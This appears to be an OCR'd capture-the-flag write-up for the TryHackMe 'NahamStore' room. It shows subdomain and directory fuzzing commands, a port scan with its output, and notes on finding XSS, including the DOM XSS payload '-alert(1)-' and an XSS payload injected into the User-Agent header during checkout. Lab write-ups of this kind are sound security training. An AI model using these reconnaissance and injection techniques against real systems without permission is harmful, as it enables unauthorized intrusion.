
NahamStore

NahamStore

https://tryhackme.com/room/nahamstore


`ffuf -w /usr/share/wordlists/dirbuster/shubs-subdomains.txt:FUZZ -u http://nahamstore.thm -H "HOST: FUZZ.nahamstore.thm" -fw 125`



`rustscan -a 10.10.213.110 -- -sC -sV -A | tee scan.txt`

```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 846e52cadb9edf0aaeb5703d07d69178 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDk0dfNL0GNTinnjUpwRlY3LsS7cLO2jAp3QRvFXOB+s+bPPk+m4duQ95Z6qagERl/ovdPsSJTdiPXy2Qpf+aZI4ba2DvFWfvFz
nQIJ4k8URm5wQjpj86u7IdCEsIc126krLk2Nb7A3qoWaI+KJw0UHOR6/dhjD72Xl0ttvsEHq8LPfdEhPQQyefozVtOJ50I1Tc3cNVsz/wLnlLTaVui2oOXd/P9/4hIDiIeOI0bSgvr
aC6T
|   256 1a1ddbca998a64b18b10dfa939d55cd3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC/YPu9Zsy/Gmgz+aLeoHKA1L5FO8MqiyEaalrkDetgQr/XoRMvsIeNkArvIPMDU
|   256 f63616b7668e7b350907cb90c9846338 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPAicOmkn8r1FCga8kLxn9QC7NdeGg0bttFiaaj11qec
80/tcp   open  http    syn-ack nginx 1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST
| http-cookie-flags:
|   /:
|     session:
|_      httponly flag not set
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: NahamStore - Home
8000/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/admin
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Try different tools (gobuster,wfuzz) and other listst to find answer for this question, but didn'n find yet




Fuzzing for files and directories

`gobuster dir -u http://nahamstore.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 20`


In marketing subdomain find something interesting

`gobuster dir -u http://marketing.nahamstore.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

XSS (TASK 4)




Found XSS (question 1)




DOM XSS (question 5)

try out of ' ' to run script




payload: '-alert(1)-'




XSS (question 2 and 4)


I found something very weird. In real world this is often to happens)
parametr vulnerable to XSS also vulnerable to SQLi



After I try to order somethink : I should add addresses



I make a payment and I saw that the 1 parametr (User Agent) I can change



I repeat payment, but now I intercept request and change useragent to XSS payload


Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://nahamstore.thm:80 [10.10.91.23]

Forward | Drop | Intercept is on | Action | Open browser

